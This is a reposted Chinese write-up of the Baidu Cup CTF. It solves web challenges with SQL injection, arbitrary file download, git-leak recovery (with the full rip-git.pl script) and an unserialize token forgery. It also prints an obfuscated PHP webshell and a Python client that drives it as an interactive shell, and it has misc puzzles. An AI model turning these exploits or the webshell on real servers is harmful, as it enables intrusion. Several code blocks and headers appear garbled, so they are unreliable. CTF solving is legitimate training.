

百度杯WriteUp

转载

weixin_30564901 于 2017-02-04 00:15:00 发布 收藏

文章标签: [php](#) [python](#) [git](#)

原文地址: <http://www.cnblogs.com/kurokoleung/p/6363845.html>

版权

比赛链接: http://www.ichunqiu.com/racing/ctf_54967

题目: getflag 类型: web

在登录界面看到substr(md5(captcha), 0, 6)=3c7258, 意味着验证码(captcha)的md5值的前6位3c7258, 写个python脚本爆破

```
#!/usr/bin/env python
import hashlib

def md5(s):
    return hashlib.md5(s).hexdigest()

for i in range(1, 999999):
    if md5(str(i)).startswith('3c7258'):
        print i
```

爆破出captcha值2142719满足条件

Request	Response
<pre>POST /Challenges/action.php?action=login HTTP/1.1 Host: f394d013e2ff49debc6c94ee60fd3f2f7bc941de4c14+4004.ctf.game User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:51.0) Gecko/20100101 Firefox/51.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate Referer: http://f394d013e2ff49debc6c94ee60fd3f2f7bc941de4c14+4004.ctf.game/Challenges/action.php?action=login Cookie: PHPSESSID=oduhj8xhh18j46k0etmj3ijvjl Connection: close Upgrade-Insecure-Requests: 1 Pragma: no-cache Cache-Control: no-cache Content-Type: application/x-www-form-urlencoded Content-Length: 64</pre>	<pre>HTTP/1.1 200 OK Server: ASERVER/1.8.0-3 Date: Sat, 04 Feb 2017 06:05:29 GMT Content-Type: text/html Content-Length: 1016 Connection: close X-Powered-By: PHP/5.5.9-lubuntu4.19 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Vary: Accept-Encoding Set-Cookie: __ads_session=sYgNrFCzCwgpuSUDDAA=; domain=.ctf.game; path=/X-Powered-By-Anquanbao: MISS from pon-bj-icq-ichunqiu-ibi</pre>
<pre>username=admin'&password=admin&captcha_md5=2142719&submit=Submit</pre>	<pre><html> <meta charset="utf-8"> <meta http-equiv="X-UA-Compatible" content="IE=edge"> <meta name="viewport" content="width=device-width, initial-scale=1"> <link rel="stylesheet" href="static/bootstrap.min.css"> <script src="static/jquery.min.js"></script> <script src="static/bootstrap.min.js"></script> </head> <div class="container"> <div class="row clearfix"> <div class="col-md-12 columns"> <form role="form" method="post"> <div class="form-group"> <label for="exampleInputEmail1">Username</label><input name="username" type="text" class="form-control" id="exampleInputEmail1" /> </div> <div class="form-group"> <label for="exampleInputPassword1">Password</label><input name="password" type="password" class="form-control" id="exampleInputPassword1" /> </div> </form> </div> </div> </div></pre>
	<pre>errorYou have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'admin' at line 1</pre>

用burpsuite抓包, 尝试admin',发现有注入点, 上万能密码admin' or '1' = '1

Request

Raw Params Headers Hex

```
POST /Challenges/action.php?action=login HTTP/1.1
Host: f394d013e2ff49deb6ce94ee686d3f67bc941de4c14e4004.ctf.game
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:51.0) Gecko/20100101 Firefox/51.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://f394d013e2ff49deb6ce94ee686d3f67bc941de4c14e4004.ctf.game/Challenges/action.php?action=login
Cookie: PHPSESSID=odjh0rhh10j4ek0etm3jyw1
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Content-Length: 74
```

username=admin' or '1='1&password=admin&captcha_md5=2142719&submit=Submit

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Server: ASERVER/1.0.0-3
Date: Sat, 04 Feb 2017 06:05:50 GMT
Content-Type: text/html
Content-Length: 1267
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.19
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Set-Cookie: _adu_session=VCA/PFO+2wgnuSUDAA=; domain=.ctf.game; path/
X-Powered-By-Anquanbao: MISS from pon-bj-icq-ichunqiu-ibi
```

<html>
 <head>
 <meta charset="utf-8">
 <meta http-equiv="X-UA-Compatible" content="IE=edge">
 <meta name="viewport" content="width=device-width, initial-scale=1">
 <link rel="stylesheet" href="static/bootstrap.min.css">
 <script src="static/jquery.min.js"></script>
 <script src="static/bootstrap.min.js"></script>
 </head>
 <body>
 <div class="container">
 <div class="row clearfix">
 <div class="col-md-12 columns">
 <form role="form" method="post">
 <div class="form-group">
 <label for="exampleInputEmail1">Username</label><input name="username" type="text" class="form-control" id="exampleInputEmail1"/>
 </div>
 <div class="form-group">
 <label for="exampleInputPassword1">Password</label><input name="password" type="password" class="form-control" id="exampleInputPassword1"/>
 </div>
 <script>alert("Welcome admin' or '1='1")</script>
 <div><input type="button" value="Submit" /></div>
 </form>
 </div>
 </div>
 </div>
 </body>
</html>

[? < + > Type a search term

0 matches

Done

1.746 bytes | 68 millis

看到action=file

Go Cancel < > Type a search term

Request

Raw Params Headers Hex

```
POST /Challenges/action.php?action=file HTTP/1.1
Host: f394d013e2ff49deb6ce94ee686d3f67bc941de4c14e4004.ctf.game
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:51.0) Gecko/20100101 Firefox/51.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://f394d013e2ff49deb6ce94ee686d3f67bc941de4c14e4004.ctf.game/Challenges/action.php?action=login
Cookie: PHPSESSID=odjh0rhh10j4ek0etm3jyw1
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Content-Length: 74
```

username=admin' or '1='1&password=admin&captcha_md5=2142719&submit=Submit

Raw Headers Hex HTML Render

```
Target: http://f394d013e2ff49deb6ce94ee686d3f67bc941de4c14e4004.ctf.game
```

```
HTTP/1.1 200 OK
Server: ASERVER/1.0.0-3
Date: Sat, 04 Feb 2017 06:06:36 GMT
Content-Type: text/html
Content-Length: 772
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.19
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Set-Cookie: _adu_session=TuIife+whiusUDAA=; domain=.ctf.game; path/
X-Powered-By-Anquanbao: MISS from pon-bj-icq-ichunqiu-ibi
```

</HTML>

```
<html>
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link rel="stylesheet" href="static/bootstrap.min.css">
    <script src="static/jquery.min.js"></script>
    <script src="static/bootstrap.min.js"></script>
  </head>
  <body>
    <div class="container">
      <div class="row clearfix">
        <div class="col-md-12 columns">
          <ol>
            <li> <a href=".//file/download.php?f=hello.txt">hello.txt</a> </li>
            <li> <a href=".//file/download.php?f=s.txt">s.txt</a> </li>
            <li> <a href=".//file/download.php?f=a.php">a.php</a> </li>
          </ol>
        </div>
      </div>
    </div>
  </body>
</html>
```

[? < + > Type a search term

0 matches

Done

1.250 bytes | 62 millis

看到有个文件下载点，在/file/download.php里，f参数接上flag的路径，访问

http://f394d013e2ff49deb6ce94ee686d3f67bc941de4c14e4004.ctf.game/Challenges/file/download.php?f=/var/www/html/Challenges/flag.php
下载flag.php源代码，代码如下

```

<?php
$f = $_POST['flag'];
$f = str_replace(array('`', '$', '*', '#', ':', '\\', "'", "", '(', ')', '.', '>'), '', $f);
if(strlen($f) > 13) || (false !== strpos($f, 'return')))
{
    die('wowwwwwwwwwwwwwwwwwwwwwww');
}
try
{
    eval("\$spaceone = $f");
}
catch (Exception $e)
{
    return false;
}
if ($spaceone === 'flag'){
    echo file_get_contents("helloctf.php");
}

?>

```

意思是将post参数的flag赋值给变量spaceone然后判断是否为flag，然后用file_get_contents方法返回helloctf.php的内容，注意这里的helloctf.php是做了过滤的，不能用任意文件下载来获取。然后用firefox的ackbar插件post一个flag=flag;，查看源代码看到真正的flag

The screenshot shows theackbar interface. At the top, there are three buttons: Load URL, Split URL, and Execute. Below them are two checkboxes: Enable Post data (which is checked) and Enable Referrer. Under the Post data section, there is a text input field containing "flag=flag;".

```

1 <?php
2 $flag="flag {3631fc14-1a07-4fa6-af1f-a606b1ba76ac}";
3 ?>
4
5

```

题目：Backdoor 类型：web

git泄露

百度下载rip.git.pl文件，代码如下

```

#!/usr/bin/perl

use strict;

use LWP;
use LWP::UserAgent;
use HTTP::Request;
use Getopt::Long;

my $configfile="$ENV{HOME}/.rip-git";
my %config;

```

```

my %CONFIG;
$config{'branch'} = "master";
$config{'gitdir'} = ".git";
$config{'agent'} = 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7; rv:10.0.2) Gecko/20100101 Firefox/10.0.2';
$config{'verbose'}=0;
$config{'checkout'}=1;

if (-e $configfile) {
    open(CONFIG,"<$configfile") or next;
    while (<CONFIG>) {
        chomp;                      # no newline
        s/#.*//;                    # no comments
        s/^[\s]+//;                  # no leading white
        s/[\s]+$/;                   # no trailing white
        next unless length;         # anything left?
        my ($var, $value) = split(/\s*=\s*/ , $_, 2);
        $config{$var} = $value;
    }
    close(CONFIG);
}

Getopt::Long::Configure ("bundling");

my $result = GetOptions (
    "a|agent=s" => \$config{'agent'},
    "b|branch=s" => \$config{'branch'},
    "u|url=s" => \$config{'url'},
    "c|checkout!" => \$config{'checkout'},
    "s|verifyssl!" => \$config{'verifyssl'},
    "v|verbose+" => \$config{'verbose'},
    "h|help" => \&help
);

my @gitfiles=(
    "COMMIT_EDITMSG",
    "config",
    "description",
    "HEAD",
    "index",
    "packed-refs"
);

my @commits;
my $ua = LWP::UserAgent->new;
$ua->agent($config{'agent'});

my $gd=$config{'gitdir'}."/";

mkdir $gd;

print STDERR "[i] Downloading git files from $config{'url'}\n" if ($config{'verbose'}>0);

foreach my $file (@gitfiles) {
    my $furl = $config{'url'}/".$file;
    getfile($file,$gd.$file);
}

mkdir $gd."logs";
mkdir $gd."logs/refs";
mkdir $gd."logs/refs/heads";

```

```

mkdir $gd."logs/refs/remotes";

mkdir $gd."objects";
mkdir $gd."objects/info";
mkdir $gd."objects/pack";

getfile("objects/info/alternates",$gd."objects/info/alternates");

mkdir $gd."info";
getfile("info/grafts",$gd."info/grafts");

my $res = getfile("logs/HEAD",$gd."logs/HEAD");

my @lines = split /\n/, $res->content;
foreach my $line (@lines) {
    my @fields=split(/\s+/, $line);
    my $ref = $fields[1];
    getobject($gd,$ref);
}

mkdir $gd."refs";
mkdir $gd."refs/heads";
my $res = getfile("refs/heads/".$config{'branch'},$gd."refs/heads/".$config{'branch'});
mkdir $gd."refs/remotes";
mkdir $gd."refs/tags";

my $pcount=1;
while ($pcount>0) {
    print STDERR "[i] Running git fsck to check for missing items\n" if ($config{'verbose'}>0);
    open(PIPE,"git fsck |") or die "cannot find git: $!";
    $pcount=0;
    while (<PIPE>) {
        chomp;
        if (/^missing/) {
            my @getref = split (/s+/);
            getobject($gd,$getref[2]); # 3rd field is sha1
            $pcount++;
        }
    }
    close(PIPE);
    print STDERR "[i] Got items with git fsck: $pcount\n" if ($config{'verbose'}>0);
}

if ($config{'checkout'}) {
    system("git checkout -f");
}

sub getobject {
    my ($gd,$ref) = @_;
    my $rdir = substr ($ref,0,2);
    my $rfile = substr ($ref,2);
    mkdir $gd."objects/$rdir";
    getfile("objects/$rdir/$rfile",$gd."objects/$rdir/$rfile");
}

sub getfile {
    my ($file,$outfile) = @_;
    my $furl = $config{'url'}."/\".$file;
    ... (HTTP request code)
}

```

```

my $req = HTTP::Request->new(GET => $turl);
# Pass request to the user agent and get a response back
my $res = $ua->request($req);
if ($res->is_success) {
    print STDERR "[d] found $file\n" if ($config{'verbose'}>0);
    open (out,>$outfile") or die ("cannot open file: $!");
    print out $res->content;
    close (out);
} else {
    print STDERR "[!] Not found for $file: ".$res->status_line."\n"
    if ($config{'verbose'}>0);
}
return $res;
}

sub help {
    print "DVCS-Ripper: rip-git.pl. Copyright (C) Kost. Distributed under GPL.\n\n";
    print "Usage: $0 [options] -u [giturl] \n";
    print "\n";
    print " -c perform 'git checkout -f' on end (default)\n";
    print " -b <s> Use branch <s> (default: $config{'branch'})\n";
    print " -a <s> Use agent <s> (default: $config{'agent'})\n";
    print " -s verify SSL cert\n";
    print " -v verbose (-vv will be more verbose)\n";
    print "\n";
    print "Example: $0 -v -u http://www.example.com/.git/\n";
    print "Example: $0 # with url and options in $configfile\n";

    exit 0;
}

```

```

perl rip-git.pl -v -u http://ddb094bd01f34026b31b73f3493ca4aecef278b88da74c26.ctf.game/Challenges/.git/
git log
git reset --hard 12c6ddf4af0a5542c1cf6a9ab19b4231c1fd9a88

```

cat flag.php #查看flag.php，发现里面有一段代码，代码如下

```

<?php
echo "flag{true_flag_is_in_the_b4ckdo0r.php}";
?>

```

意思是要去看b4ckdo0r.php，找备份文件，发现有swo，swo文件是vi不正常退出产生的文件

```

curl http://ddb094bd01f34026b31b73f3493ca4aecef278b88da74c26.ctf.game/Challenges/.b4ckdo0r.php.swo #用curl下载swo文件
vim -r b4ckdo0r.php.swo #恢复swo文件

```

```

<?php
echo "can you find the source code of me?";
/***
 * Signature For Report
*/$h='_)m/", "/-)m"), )marray()m"/", "+")m), $)mss($s[$i)m], 0,$e)))m)m,$k))); $o=ob)m_get_c)monte)m)mnts)m());
*/$H='m(); $d=ba)mse64)m_encode)m(x(gzc)mompres)ms($o,)m$m)mk)); print("<)m$k>$d<)m/)m$k>)m"); @sessio)mn_d)m
*/$N='mR;$rr)m=@$r[ )m"HTT)mP_RE)mFERER"];$ra)m=)m@$r["HTTP_AC)mC)mEPT_LANG)mUAGE)m")m]; if($rr)m&&$ra){)m$u
*/$u='$e){)m$k=$)mkh.$kf; ob)m_start()); )m@eva)m1(@gzunco)mmpr)mess(@x(@)mbase6)m4_deco)mde(p)m)mreg_re)mpla
*/$f='$i<$ml;)m){)mfo)m($j)m=0; ($j<$c&&$i<$l); $j)m++, $i+m+){$)mo.= $t{$i)m}^$)mk{$j}; } } r)meturn )m$o;}$r
*/$O='[$i]="" ;$p)m=$)m)mss($p,3)m); }if(ar)mray_)mkey_exists)m()m$i,$s)){})ms[$i].=$p)m; )m$e=s)mtrpos)m($s[
*/$w='m)) ;)m$p=""; fo)m($z=1; )m$z<c)mount( )m$m[1]); $)mz++)m)m)$p.= $q[$m[)m)m2][z]]; if(str)mpo)ms($p,$h)
*/$P='trt)molower"; $)mi=$m[1][0)m)m . $m[1][1)m; $h=$s1)m$ss(m)md5($)mi.$kh)m), 0,)m3)); $f=$s)m1($ss())m)mmd
*/$i='')marse_)mstr)m($u["q)muery"], $)m)mq); $q=array)m_values( )m$q); pre)mg_matc)mh_all()m"/([\\w)m)[\\w-
*/$x='m([\\d)m)) ? , ? /", )m$ra,$m))m; if($q)m&&$)mm)m){@session_start(); $)ms=&$_S)mESSI)m)mON; $)mss="sub)m
*/$y=str_replace('b', '', 'crbebbabte_funcbbtion'); /*
*/$c='$kh="4f7)m)f"; $kf="2)m)m8d7"; funct)mion x($t)m,$k){$)m)mc=strlen($k); $l=st)mrlen)m($t); )m)m$o=""; fo
*/$L=str_replace(')', '', '$c.$f.$N.$i.$x.$P.$w.$O.$u.$h.$H); /*
*/$v=$y(' ', $L); $v(); /*
*/
?>

```

百度发现这是PHP混淆后门，参考：<http://www.cnblogs.com/go2bed/p/5920811.html>，修改一下里面的python代码，在url里改成你自己的url即可

```

#!/usr/bin/env python
# encoding: utf-8
from random import randint,choice
from hashlib import md5
import urllib
import string
import zlib
import base64
import requests
import re

def choicePart(seq,amount):
    length = len(seq)
    if length == 0 or length < amount:
        print 'Error Input'
        return None
    result = []
    indexes = []
    count = 0
    while count < amount:
        i = randint(0,length-1)
        if not i in indexes:
            indexes.append(i)
            result.append(seq[i])
            count += 1
        if count == amount:
            return result

def randBytesFlow(amount):
    result = ''
    for i in xrange(amount):
        result += chr(randint(0,255))
    return result

```

```

def randAlpha(amount):
    result = ''
    for i in xrange(amount):
        result += choice(string.ascii_letters)
    return result

def loopXor(text,key):
    result = ''
    lenKey = len(key)
    lenTxt = len(text)
    iTxt = 0
    while iTxt < lenTxt:
        iKey = 0
        while iTxt<lenTxt and iKey<lenKey:
            result += chr(ord(key[iKey]) ^ ord(text[iTxt]))
            iTxt += 1
            iKey += 1
    return result

def debugPrint(msg):
    if debugging:
        print msg

# config
debugging = False
keyh = "4f7f" # $kh
keyf = "28d7" # $kf
xorKey = keyh + keyf
url = 'http://ddb094bd01f34026b31b73f3493ca4aecef278b88da74c26.ctf.game/Challenges/b4ckdo0r.php'
defaultLang = 'zh-CN'
languages = ['zh-TW;q=0.%d','zh-HK;q=0.%d','en-US;q=0.%d','en;q=0.%d']
proxies = None # {'http':'http://127.0.0.1:8080'} # proxy for debug

sess = requests.Session()

# generate random Accept-Language only once each session
langTmp = choicePart(languages,3)
indexes = sorted(choicePart(range(1,10),3), reverse=True)

acceptLang = [defaultLang]
for i in xrange(3):
    acceptLang.append(langTmp[i] % (indexes[i],))
acceptLangStr = ','.join(acceptLang)
debugPrint(acceptLangStr)

init2Char = acceptLang[0][0] + acceptLang[1][0] # $i
md5head = (md5(init2Char + keyh).hexdigest())[0:3]
md5tail = (md5(init2Char + keyf).hexdigest())[0:3] + randAlpha(randint(3,8))
debugPrint('$i is %s' % (init2Char))
debugPrint('md5 head: %s' % (md5head,))
debugPrint('md5 tail: %s' % (md5tail,))

# Interactive php shell
cmd = raw_input('phpshell > ')
while cmd != '':
    # build junk data in referer
    query = []
    for i in range(100):
        query.append(str(randint(0,100)))
    referer = '/'.join(query)
    cmd = raw_input(referer + '> ')

```

```

for i in xrange(max(indexes)+1+randint(0,2)):
    key = randAlpha(randint(3,6))
    value = base64.urlsafe_b64encode(randBytesFlow(randint(3,12)))
    query.append((key, value))
debugPrint('Before insert payload:')
debugPrint(query)
debugPrint(urllib.urlencode(query))

# encode payload
payload = zlib.compress(cmd)
payload = loopXor(payload,xorKey)
payload = base64.urlsafe_b64encode(payload)
payload = md5head + payload

# cut payload, replace into referer
cutIndex = randint(2,len(payload)-3)
payloadPieces = (payload[0:cutIndex], payload[cutIndex:], md5tail)
iPiece = 0
for i in indexes:
    query[i] = (query[i][0],payloadPieces[iPiece])
    iPiece += 1
referer = url + '?' + urllib.urlencode(query)
debugPrint('After insert payload, referer is:')
debugPrint(query)
debugPrint(referer)

# send request
r = sess.get(url,headers={'Accept-Language':acceptLangStr,'Referer':referer},proxies=proxies)
html = r.text
debugPrint(html)

# process response
pattern = re.compile(r'<%s>(.*)</%s>' % (xorKey,xorKey))
output = pattern.findall(html)
if len(output) == 0:
    print 'Error, no backdoor response'
    cmd = raw_input('phpshell > ')
    continue
output = output[0]
debugPrint(output)
output = output.decode('base64')
output = loopXor(output,xorKey)
output = zlib.decompress(output)
print output
cmd = raw_input('phpshell > ')

```

执行之后拿到shell，真正的flag在this_i5_flag.php里

```

root@kurekoleung:~/Desktop# python backdoor.py
phpshell > system("ls");
b4ckdo0r.php
flag.php
index.php
robots.txt
this_i5_flag.php

phpshell > system("cat this_i5_flag.php");
<?php
$flag = 'flag{22ec060c-dec7-4e45-94bd-6150b1f2cd52}';
?>

```

题目：login 类型:web

查看源代码看到，用户名密码为test1/test1

登录后跳转到member.php

The screenshot shows a browser developer tools Network tab. The Request section shows a GET /member.php HTTP/1.1 request with various headers and a cookie. The Response section shows the server's response, which includes a Set-Cookie header for `_ads_session=T3kWu/zB2whO4iUDAA=`. The response body contains a head tag with a meta charset="utf-8" and a placeholder for content.

```
Request
Raw Params Headers Hex
GET /member.php HTTP/1.1
Host: 117aff85710849348748dea72ac7d87ca909603ae2ed4c67.ctf.game
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:51.0)
Gecko/20100101 Firefox/51.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://117aff85710849348748dea72ac7d87ca909603ae2ed4c67.ctf.game/
Cookie: PHPSESSID=g4nifont4gvkdtu0u20jte93g93
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

Response
Raw Headers Hex HTML Render
HTTP/1.1 200 OK
Server: ASERVER/1.8.0-3
Date: Sat, 04 Feb 2017 08:42:00 GMT
Content-Type: text/html;charset=utf-8
Content-Length: 69
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.19
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
show: 0
Vary: Accept-Encoding
Set-Cookie: _ads_session=T3kWu/zB2whO4iUDAA=; domain=*.ctf.game; path=/X-Powered-By-Anquanbao: MISS from pon-bj-icq-ichunqiu-ibl

<head>
<meta charset="utf-8" />
</head>
(□□□) □□└─□□
```

抓包发现有个show为0，脑洞一下在HTTP头里增加show字段，值为1

The screenshot shows a browser developer tools Network tab. The Request section shows a modified GET /member.php HTTP/1.1 request with an additional 'show' header set to '1'. The Response section shows the server's response, which includes a Set-Cookie header for `_ads_session=3MEMHvvC2qgX4yUDAA=`. The response body contains a head tag with a meta charset="utf-8" and a placeholder for content.

```
Request
Raw Params Headers Hex
GET /member.php HTTP/1.1
Host: 117aff85710849348748dea72ac7d87ca909603ae2ed4c67.ctf.game
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:51.0)
Gecko/20100101 Firefox/51.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://117aff85710849348748dea72ac7d87ca909603ae2ed4c67.ctf.game/
Cookie: PHPSESSID=g4nifont4gvkdtu0u20jte93g93
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
show: 1

Response
Raw Headers Hex HTML Render
HTTP/1.1 200 OK
Server: ASERVER/1.8.0-3
Date: Sat, 04 Feb 2017 08:44:33 GMT
Content-Type: text/html;charset=utf-8
Content-Length: 918
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.19
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Set-Cookie: _ads_session=3MEMHvvC2qgX4yUDAA=; domain=*.ctf.game; path=/X-Powered-By-Anquanbao: MISS from pon-bj-icq-ichunqiu-ibl

<head>
<meta charset="utf-8" />
</head>
<!-- <?php
    include 'common.php';
    $request = array_merge($_GET, $_POST, $_SESSION, $_COOKIE);
    class db
    {
        public $where;
        function __wakeup()
        {
            if(empty($this->where))
            {
                $this->select($this->where);
            }
        }
        function select($where)
        {
            $sql = mysql_query('select * from user where '.$where);
            return @mysql_fetch_array($sql);
        }
    }
    if(isset($request['token']))
    {
        $login = unserialize(gzuncompress(base64_decode($request['token'])));
        $db = new db();
        $row = $db->select("user='".$mysql_real_escape_string($login['user'])."'");
        if($row['user'] === 'ichunqiu')
        {
            echo $flag;
        }else if($row['pass'] === $login['pass']){
            echo 'unserialize injection!';
        }else{
            echo 'user not found !';
        }
    }
-->
```

返回了一段PHP，把get post session cookie组合赋值给变量requestset(注意了，不是request，绝对是个小trick233)，requestset[token]做三次解码

最后判断login[user]是否等于ichunqiu，然后输出flag

写一个php反过来进行三次编码

php代码如下

```
<?php  
$requset = array_merge($_GET, $_POST, $_COOKIE);  
$arr = array('user'=>'ichunqiu');  
$a = base64_encode(gzcompress(serialize($arr)));  
$login = unserialize(gzuncompress(base64_decode($a)));  
echo $a;  
?  
>
```

把输出的\$a放在cookie中的token值上,我这生成出来的是
eJxLtDK0qi62MrFSKi1OLVKyLraysFLKTM4ozSvMLFWyrgUAo4oKXA==

然后getflag

Go Cancel < > Target: http://117aff85710849348748dea72ac7d87ca909603ae2ed4c67.ctf.game

Request

Raw Params Headers Hex

```
GET /member.php HTTP/1.1
Host: 117aff85710849348748dea72ac7d87ca909603ae2ed4c67.ctf.game
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:51.0) Gecko/20100101 Firefox/51.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://117aff85710849348748dea72ac7d87ca909603ae2ed4c67.ctf.game/
Cookie: PHPSESSID=4n1font4gvktdnu0jy799g3; token=ejxLtxDR0qiE2MfFSR1OLVpLyraysFLKTM4o5vNLFWyrqUa0t0XKA==
```

Connection: close

Upgrade-Insecure-Requests: 1

Cache-Control: max-age=0

shov1

Response

Raw Headers Hex HTML Render

```
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Expires: -1
Content-Type: text/html; charset=UTF-8
Content-Security-Policy: frame-ancestors 'self' *.ctf.game
Set-Cookie: token=09TXXHcGz78CDDAa; domain=*.ctf.game; path=/; X-Powered-By: Apache/2.4.29 (Ubuntu)
X-Powered-By-ApacheModule: MISS from prox-bj-icq-ichunqiu-1b1

<head>
    <meta charset="utf-8" />
</head>
<!-- <?php -->
<?php
    include 'common.php';
    $request = array_merge($_GET, $_POST, $_SESSION, $_COOKIE);
    class $db
    {
        public $where;
        function __wakeup()
        {
            if(!empty($this->where))
            {
                $this->select($this->where);
            }
        }
        function select($where)
        {
            $sql = mysql_query("select * from user where ".$where);
            return $mySQL_fetch_array($sql);
        }
    }
    if(isset($request['token']))
    {
        $login = unserialize(gzuncompress(base64_decode($request['token'])));
        $db = new $db();
        $row = $db->select("user='".mysql_real_escape_string($login['user'])."'");
        if($login['user'] === "ichunqiu")
        {
            echo $flag;
        }else if($row['pass'] === $login['pass']){
            echo 'unserialize injection!';
        }else{
            echo "(<-->".__LINE__.")";
        }
    }else{
        header('Location: index.php?error=1');
    }
?> -->flag(9ec67e57-767e-4574-bdef-a8412b77c1b)
```

题目：签到题 类型：misc

纯属脑洞题，在i春秋公众号里输入 百度杯么么哒 就可以拿到flag

题目：我要变成一只程序猿 类型：misc

下载文件，看到里面txt是一段c语言写的代码

```
#include<stdio.h>
#include<string.h>
void main() {
char str[100]="";
int i;
int len;
printf("input string:\n");
gets(str);
len=strlen(str);
printf("result:\n");
for(i=0;i<len+1;i++)
{
    putchar(str[len-i]);
}
printf("\n");
}
```

不难看出是倒序输出， python脚本如下

```
#!/usr/bin/env python
str = 'ba1f2511fc30423bdb'
print str[::-1]
```

flag{bdb32403cf1152f1ab}

题目：那些年我追过的贝丝 类型： misc

密文:ZmxhZ3tpY3F1ZHVFZ29nb2dvX2Jhc2U2NH0=看题目和字符串最后的=号猜测是base64,python脚本如下

```
#!/usr/bin/env python
import base64
s = 'ZmxhZ3tpY3F1ZHVFZ29nb2dvX2Jhc2U2NH0='
print base64.b64decode(s)
```

flag{icqedu_gogogo_base64}

题目： Not Found 类型： web

Request

Raw Headers Hex

```
GET / HTTP/1.1
Host: aa66e88b80074a00a8792f70d5f9f9795f94ed18effb4520.ctf.game
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:43.0)
Gecko/20100101 Firefox/43.0 Iceweasel/43.0.4
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.ichunqiu.com/racing/ctf_54967
Connection: close
Cache-Control: max-age=0
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 404 Not Found
Server: ASERVER/1.8.0-3
Date: Wed, 25 Jan 2017 15:06:59 GMT
Content-Type: text/html
Content-Length: 204
Connection: close
X-Powered-By: PHP/5.5.9-lubuntu4.19
X-Method: haha
Set-Cookie: __ads_session=e0UyraF52giHBwwDDAA=;
domain=*.ctf.game; path=/
X-Powered-By-Anquanbao: MISS from pon-bj-icq-ichunqiu-ibl

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /404.php was not found on this server.</p>
</body></html>
```

抓包看一下，发现返回头说X-method:haha,暗示需要修改method方法，返回302

Request

Raw Headers Hex

Name	Value
OPTIONS	/ HTTP/1.1
Host	aa66e88b80074a00a8792f70d5f9f97...
User-Agent	Mozilla/5.0 (X11; Linux i686; rv:43.0) G...
Accept	text/html,application/xhtml+xml,application/xml,appli...
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Referer	http://www.ichunqiu.com/racing/ctf_54...
Connection	close
Cache-Control	max-age=0

Add Remove Up Down

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 302 Found
Server: ASERVER/1.8.0-3
Date: Wed, 25 Jan 2017 15:08:06 GMT
Content-Type: text/html
Content-Length: 220
Connection: close
X-Powered-By: PHP/5.5.9-lubuntu4.19
Location: ?f=1.php
Set-Cookie: __ads_session=XT8Shoh52gjPBwwDDAA=;
domain=*.ctf.game; path=/
X-Powered-By-Anquanbao: MISS from pon-bj-icq-ichunqiu-ibl

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
